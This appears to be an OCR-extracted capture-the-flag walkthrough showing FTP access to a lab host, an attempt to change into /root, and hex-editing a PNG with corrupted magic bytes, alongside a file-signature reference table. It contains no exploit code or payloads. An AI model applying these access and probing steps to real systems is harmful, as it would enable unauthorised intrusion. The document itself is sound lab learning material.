


```
root@ip-10-10-252-68:~# ftp 10.10.26.12
Connected to 10.10.26.12.
220 (vsFTPd 3.0.2)
Name (10.10.26.12:root): vigilante
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0          511720 May 01  2020 Leave_me_alone.png
-rw-r--r--    1 0        0          549924 May 05  2020 Queen's_Gambit.png
-rw-r--r--    1 0        0          191026 May 01  2020 aa.jpg
226 Directory send OK.
ftp>
```




Could not load image 'Leave_me_alone.png'.

Fatal error reading PNG image file: Not a PNG file



```
root@ip-10-10-252-68:~# hexeditor

Command 'hexeditor' not found, but can be installed with:

apt install ncurses-hexedit

root@ip-10-10-252-68:~# 
```




```
drwxr-xr-x    15 0
drwxr-xr-x     2 0
drwxr-xr-x     2 0
drwx------     2 0
drwxr-xr-x     3 0
drwxr-xr-x     2 0
drwxr-xr-x     2 0
dr-xr-xr-x    74 0
drwx------     3 0
drwxr-xr-x    20 0
drwxr-xr-x     2 0
drwxr-xr-x     3 0
dr-xr-xr-x    13 0
drwxrwxrwt     7 0
drwxr-xr-x    10 0
drwxr-xr-x    12 0
lrwxrwxrwx     1 0
3.16.0-4-amd64
226 Directory send
ftp> cd root
550 Failed to chang
ftp> cd /root
550 Failed to chang
ftp> cd
```

root@ip-10-10-88-39: ~/result
File Edit View Search Terminal Help

```
File: Leave_me_alone.png          ASCII Offset: 0x00000000 / 0x0007CEE7 (%00)
00000000  58 45 6F AE  0A 0D 1A 0A   00 00 00 0D  49 48 44 52   XEo.........IHDR
00000010  00 00 03 4D  00 00 01 DB   08 06 00 00  00 17 A3 71   ...M...........q
00000020  5B 00 00 20  00 49 44 41   54 78 9C AC  BD E9 7A 24   [.. .IDATx....z$
00000030  4B 6E 25 08  33 F7 E0 92   64 66 DE A5  55 7B 69 34   Kn%.3...df..U{i4
00000040  6A 69 54 FD  F5 73 CE BC   C0 3C 9C 7E  B4 D4 A5 56   jiT..s...<.~...V
00000050  49 55 75 D7  5C 98 5C 22   C2 DD 6C 3E  00 E7 C0 E0   IUu.\.\"..l>....
00000060  4E 66 A9 4A  3D 71 3F 5E   32 C9 08 5F  CC CD 60 C0   Nf.J=q?^2.._..`.
00000070  C1 C1 41 F9  7F FE DF FF   BB 2F EB 22  FA B5 AE AB   ..A......./."....
00000080  7D 9D CF E7  F8 1E 5F CB   49 CE ED 94  7E B7 D8 D7   }....._.I...~...
00000090  72 3C C9 E9  74 92 D3 D3   49 4E C7 93  9C 8F 8B 2C   r<..t...IN.....,
000000A0  4B B3 7F 2F  C7 45 CE A7   45 D6 D3 59  DA D2 44 A4   K../.E..E..Y..D.
000000B0  48 EF 5D F4  D5 7B 11 29   45 6A E9 52  4A 91 D6 44   H.]..{.)Ej.RJ..D
000000C0  F4 2F FA 6F  BE F4 BD F6   FE 5E A5 E9  77 7B 5F B3   ./.o.....^..w{_.
000000D0  DF E9 67 F4  78 A5 54 11   F1 DF D5 6A  1F 12 D1 63   ..g.x.T....j...c
000000E0  FF 19 2F BD  06 3B 8C 9E   B9 E8 31 56  FB D9 8E DD   ../..;....1V....
000000F0  0F BB 77 D7  67 9F 2F E9   5A E3 98 76  17 0D 7F 1F   ..w.g./.Z..v....
00000100  D7 D1 E2 33  C5 BE F4 7A   27 FC 6C F7  D5 C7 B1 6A   ...3...z'.l....j
00000110  AD 52 7A 4F  9F 19 E7 E2   F8 E9 E7 0E  87 C9 DF 3B   .RzO...........;
00000120  4D F6 F9 F9  50 64 BA 9C   E4 70 79 90  C3 C5 41 2E   M...Pd...py...A.
00000130  AF 0E 32 1D  0E 72 B8 BC   B0 7F D7 B9  CA 34 4D 32   ..2..r.......4M2
00000140  CD C5 EE B7  4C 45 E6 43   B5 63 D8 71  EC 3A 4E D2   ....LE.C.c.q.:N.
00000150  5A 91 22 D5  CE D5 74 3C   F2 6D 96 65  7B 9D E2 E3   Z."...t<.m.e{...
^G Help   ^C Exit (No Save)   ^T goTo Offset   ^X Exit and Save   ^W Search
```

hexeditor


https://www.garykessler.net/library/file_sigs.html



	n/a	Possibly, maybe, might be a fragment of an Ethernet frame carrying an IPv6 packet. See Hints About Looking for Network Packet Fragments.
89 50 4E 47 0D 0A 1A 0A	PNG	‰PNG.... Portable Network Graphics file **Trailer:** 49 45 4E 44 AE 42 60 82 (IEND®B`‚...)
8A 01 09 00 00 00 E1 08 00 00 99 19	AW	Š.....á. ..™. MS Answer Wizard file
91 33 48 46	HAP	‘3HF Hamarsoft HAP 3.x compressed archive
95 00 ***or*** 95 01	SKR	•. •. PGP secret keyring file
97 4A 42 32 0D 0A 1A 0A	JB2	—JB2.... JBOG2 image file **Trailer:** 03 33 00 01 00 00 00 00 (.3......)

